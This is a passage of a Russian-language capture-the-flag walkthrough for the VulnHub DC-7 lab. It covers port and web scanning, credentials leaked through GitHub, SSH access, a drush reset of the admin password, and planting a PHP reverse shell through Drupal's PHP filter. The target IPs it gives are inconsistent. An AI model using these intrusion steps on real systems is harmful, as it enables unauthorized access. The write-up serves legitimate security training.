

VULNHUB: DC-7 MACHINE

Author: [mapanit](#)

Date: 10.06.2026

Target IP: 10.0.2.15

Attacker IP: 10.0.2.3

Difficulty: Beginner

Сканирование портов

nmap -sC -sV 10.0.2.3

Виртуальная уязвимая машина DC-7 базируется на Ip адресе 10.0.2.3

-sV — определение версии службы

-sC — запускает скрипты по умолчанию


Результат: Доступны два порта:

- 22 ssh
- 80 http

```
$ nmap -sC -sV 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-10 02:05 -0400
Nmap scan report for 10.0.2.3
Host is up (0.00033s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|   2048 d0:02:e9:c7:5d:95:32:ab:10:99:89:84:34:3d:1e:f9 (RSA)
|   256 d0:d6:40:35:a7:34:a9:0a:79:34:ee:a9:6a:dd:f4:8f (ECDSA)
|_  256 a8:55:d5:76:93:ed:4f:6f:f1:f7:a1:84:2f:af:bb:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Welcome to DC-7 | D7
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
MAC Address: 08:00:27:D9:CC:C0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Сбор информации



Сканируем сайт с помощью nikto:

nikto -h http://10.0.2.3

- **Версия Drupal и Apache (Apache 2.4.25).**
- **Есть важные файлы (INSTALL.txt, LICENSE.txt, robots.txt с 40 записями)**
- **Отсутствуют защитные заголовки (CSP, HSTS, Referrer-Policy и др.)**
- **Разрешены методы HTTP GET и POST**

Эти результаты указывают на то, что веб-сервер может иметь уязвимости в системе безопасности, которые можно дополнительно проверить в ходе тестирования на проникновение.

```
(kali@kali)~$ nikto -h http://10.0.2.3
- Nikto v2.6.0

+ Target IP: 10.0.2.3
+ Target Hostname: 10.0.2.3
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-07-12 16:55:14 (GMT-4)

+ Server: Apache/2.4.25 (Debian)
+ ERROR: Failed to check for updates: 403
+ [008427] /: Link header(s) found with value(s): <http://10.0.2.3/node/1>; rel="canonical",<http://10.0.2.3/node/1>; rel="shortlink",<http://10.0.2.3/node/1>; rel="revision". See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ [999100] /: Uncommon header(s) 'x-drupal-dynamic-cache' found, with contents: MISS.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999996] /robots.txt: contains 40 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ [000050] Apache/2.4.25 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST .
+ [003569] /INSTALL.txt: Default file found.
+ [003573] /LICENSE.txt: License file found may identify site software.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [007120] /core/CHANGELOG.txt: Drupal version number revealed in CHANGELOG.txt.
+ [007346] /: Drupal was identified via the x-drupal-cache header. See: https://druapl.org/
+ [007347] /: Drupal was identified via the x-generator header. See: https://druapl.org/
+ [007348] /: Drupal was identified via the x-drupal-dynamic-cache header. See: https://druapl.org/
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ 8202 requests: 16 errors and 17 items reported on the remote host
+ End Time: 2026-07-12 17:07:12 (GMT-4) (718 seconds)

+ 1 host(s) tested
```

Перечисление каталогов

Для поиска скрытых каталогов и файлов на веб-сервере используется инструмент Gobuster

```
gobuster dir -u http://10.0.2.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,sh,js,bak
```

Значимых результатов не найдено — скрытых директорий или файлов через брутфорс обнаружить не удалось.

```
(kali@kali)~$ gobuster dir -u http://10.0.2.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,sh,js,bak

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,txt,sh,js,bak,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


# directory-list-2.3-medium.txt.sh (Status: 403) [Size: 317]
# .sh (Status: 403) [Size: 287]
# Copyright 2007 James Fisher.sh (Status: 403) [Size: 315]
# .sh (Status: 403) [Size: 287]
# This work is licensed under the Creative Commons.sh (Status: 403) [Size: 336]
# Attribution-Share Alike 3.0 License. To view a copy of this.sh (Status: 403) [Size: 347]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 350]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.sh (Status: 403) [Size: 348]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 403) [Size: 349]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.js (Status: 403) [Size: 348]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.bak (Status: 403) [Size: 349]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 349]
# or send a letter to Creative Commons, 171 Second Street,.sh (Status: 403) [Size: 344]
# Suite 300, San Francisco, California, 94105, USA..sh (Status: 403) [Size: 337]
# .sh (Status: 403) [Size: 287]
# Priority ordered case sensitive list, where entries were found.sh (Status: 403) [Size: 350]
# on at least 2 different hosts.sh (Status: 403) [Size: 316]
# .sh (Status: 403) [Size: 287]
index.php (Status: 200) [Size: 8731]
index.sh (Status: 403) [Size: 291]
images.sh (Status: 403) [Size: 292]
download.sh (Status: 403) [Size: 294]
2006.sh (Status: 403) [Size: 290]
```

Osint


На главной странице сайта в футере обнаружена подсказка — юзернейм DC7USER. Поиск по этому нику (в т.ч. через Google dorking) привёл к GitHub-аккаунту с ником dc7user




Или через google dorking



Находим github репозиторий с ником dc7user



На аккаунте найден единственный репозиторий — staffdb, содержащий исходный код уязвимого сайта. В файле config.php в открытом виде обнаружены учётные данные:




В файле config.php есть данные для входа
username = dc7user
password = MdR3xOgB7#dW

Первичный доступ

С полученными учётными данными выполнен вход по SSH:

ssh dc7user@10.0.2.3

Вход выполнен успешно.



```
Файл  Машина  Вид  Ввод  Устройства  Справка
[Icons] 1 2 3 4 [Icon]
dc7user@dc-7: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ssh dc7user@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
ED25519 key fingerprint is: SHA256:BDWqBUcitB8KKGyDyoeZkt2C/aXhZ7gi5xSEtOSB+Rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.3' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dc7user@10.0.2.3's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 30 03:10:09 2019 from 192.168.0.100
dc7user@dc-7:~$
```


Повышение привилегий внутри Drupal

Внутри системы обнаружен drush — инструмент командной строки для администрирования Drupal (CMS с открытым исходным кодом на PHP).

Drush позволяет управлять сайтом напрямую из терминала, в том числе — сбрасывать пароли пользователей без доступа к веб-интерфейсу.

```
Session Actions Edit View Help
dc7user@dc-7:~$ ls -la
total 40
drwxr-xr-x 5 dc7user dc7user 4096 Aug 30 2019 .
drwxr-xr-x 3 root    root    4096 Aug 29 2019 ..
drwxr-xr-x 2 dc7user dc7user 4096 Jul 12 07:30 backups
lrwxrwxrwx 1 dc7user dc7user   9 Aug 29 2019 .bash_history → /dev/null
-rw-r--r-- 1 dc7user dc7user  220 Aug 29 2019 .bash_logout
-rw-r--r-- 1 dc7user dc7user 3953 Aug 29 2019 .bashrc
drwxr-xr-x 3 dc7user dc7user 4096 Aug 29 2019 .drush
drwx----- 3 dc7user dc7user 4096 Aug 29 2019 .gnupg
-rw----- 1 dc7user dc7user 7938 Aug 30 2019 mbox
-rw-r--r-- 1 dc7user dc7user  675 Aug 29 2019 .profile
dc7user@dc-7:~$
dc7user@dc-7:~$ cat mbox
From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
      (envelope-from <root@dc-7>)
      id 1i3EPu-0000CV-5C
      for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EPu-0000CV-5C@dc-7>
Date: Thu, 29 Aug 2019 17:00:22 +1000
```

Сброс пароля администратора:

drush user-password admin --password=123456

```
dc7user@dc-7:/var/www/html$ drush user-password admin --password=123456
Changed password for admin
dc7user@dc-7:/var/www/html$
```

После этого выполнен вход на <http://10.0.2.3/user/login>:



- **User:** admin
- **Password:** 123456


Удалённое выполнение кода

Получив доступ к консоли администратора Drupal, установлен модуль PHP filter, позволяющий вставлять и исполнять произвольный PHP-код внутри контента страницы:

Manage > Extend > List > Install new module

Модуль загружен по прямой ссылке на пакет для Drupal и установлен.





Далее создана новая страница:


Content > Add content > Basic page

- В теле страницы (body) вставлен PHP reverse-shell скрипт (pentest monkey php reverse shell), IP и порт скрипта настроены на атаковую машину
- Формат текста поля body изменён на **PHP code**

